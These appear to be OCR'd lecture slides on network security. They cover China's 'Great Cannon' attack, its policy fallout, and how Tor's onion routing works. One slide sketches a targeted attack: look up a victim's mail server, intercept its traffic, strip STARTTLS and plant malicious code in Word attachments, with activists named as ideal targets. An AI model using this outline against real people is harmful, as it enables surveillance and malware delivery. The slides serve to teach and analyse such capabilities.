
- Identify your target's mail server
  - dig +mx theguyIwanttohack.com
- Intercept all traffic to your target's mail server
  - Redirect to a man-in-the-middle sink server that intercepts the email
    - Able to strip STARTTLS
    - Can't tamper with DKIM, but who validates DKIM?
  - Any word documents to your target? Modify to include malcode
  - Then just send/receive from the cannon to forward the message on to the final server
- Really good for targeting activists and others who communicate with Chinese sources
  - A phishing .doc email is indistinguishable from a legitimate email to a human!
- I could probably prototype this in a week or two

Serious Policy Implications

- China believes they are justified in attacking those who attack the Great Firewall
  - Both DoS attacks targeted GreatFire's "Collateral Freedom" strategy of hosting counter-censorship material on "too critical to block" encrypted services
- Baidu was probably a ***bigger*** victim than GreatFire
  - GreatFire and Github mitigated the attack
    - GreatFire: Collateral Freedom services now block non-Chinese access, in addition to the DOS-redirection strategy
    - GitHub: Targeted pages won't load unless you visit some other page first
  - But Baidu services (and all unencrypted Chinese webservices) must be considered explicitly hostile to those outside of China
    - It ***can't*** be a global Internet brand
    - Note, we saw at least one injection script on qq.

Conclusion: China’s Toys

- China joined the "Lets weaponize the Internet" club
  - Direct exploit-from-the-network technology
- But they kept it running
  - Perhaps because they didn't realize we could map it...
    - The Chinese internal denial subsequently got censored within China!
  - Perhaps because they wanted us to map it!
    - They didn't need to use a man-in-the-middle for this attack: We could have had it working in a day or two using the existing Great Firewall without the MitM aspect



Tor: The Onion Router Anonymous Websurfing

- Tor actually encompasses many different components
- The Tor network:
  - Provides a means for anonymous Internet connections with low(ish) latency by relaying connections through multiple Onion Router systems
- The Tor Browser bundle:
  - A copy of FireFox extended release with privacy optimizations, configured to only use the Tor network
- Tor Hidden Services:
  - Services only reachable though the Tor network
- Tor bridges with pluggable transports:
  - Systems to reach the Tor network using encapsulation to evade censorship
- Tor provides three separate capabilities in one package:
  - Client anonymity, censorship resistance, server anonymity


The Tor Threat Model:
Anonymity of content against ***local*** adversaries

- The goal is to enable users to connect to other systems “anonymously” but with low latency
  - The remote system should have no way of knowing the IP address originating traffic
  - The local network should have no way of knowing the remote IP address the local user is contacting
- Important what is excluded:
  The ***global*** adversary
  - Tor does not even attempt to counter someone who can see ***all*** network traffic


The High Level Approach: Onion Routing

- The Tor network consists of thousands of independent Tor nodes, or “Onion Routers”
  - Each node has a distinct public key and communicates with other nodes over TLS connections
- A Tor circuit encrypts the data in a series of layers
  - Each hop away from the client removes a layer of encryption
  - Each hop towards the client adds a layer of encryption
- During circuit establishment, the client establishes a session key with the first hop…
  - And then with the second hop through the first hop

Tor Routing In Action



Tor Routing In Action



Creating the Circuit Layers…

- The client starts out by using an authenticated DHE key exchange with the first node…
  - Creating a session key to talk to OR1
    - This first hop is commonly referred to as the “guard node”
- It then tells OR1 to extend this circuit to OR2
  - Creating a session key for the client to talk to OR2 that OR1 ***does not know***
  - And OR2 doesn't know what the client is, just that it is somebody talking to OR1 requesting to extend the connection...
- It then tells OR2 to extend to OR3…
  - And OR1 won’t know where the client is extending the circuit to, only OR2 will

Unwrapping the Onion

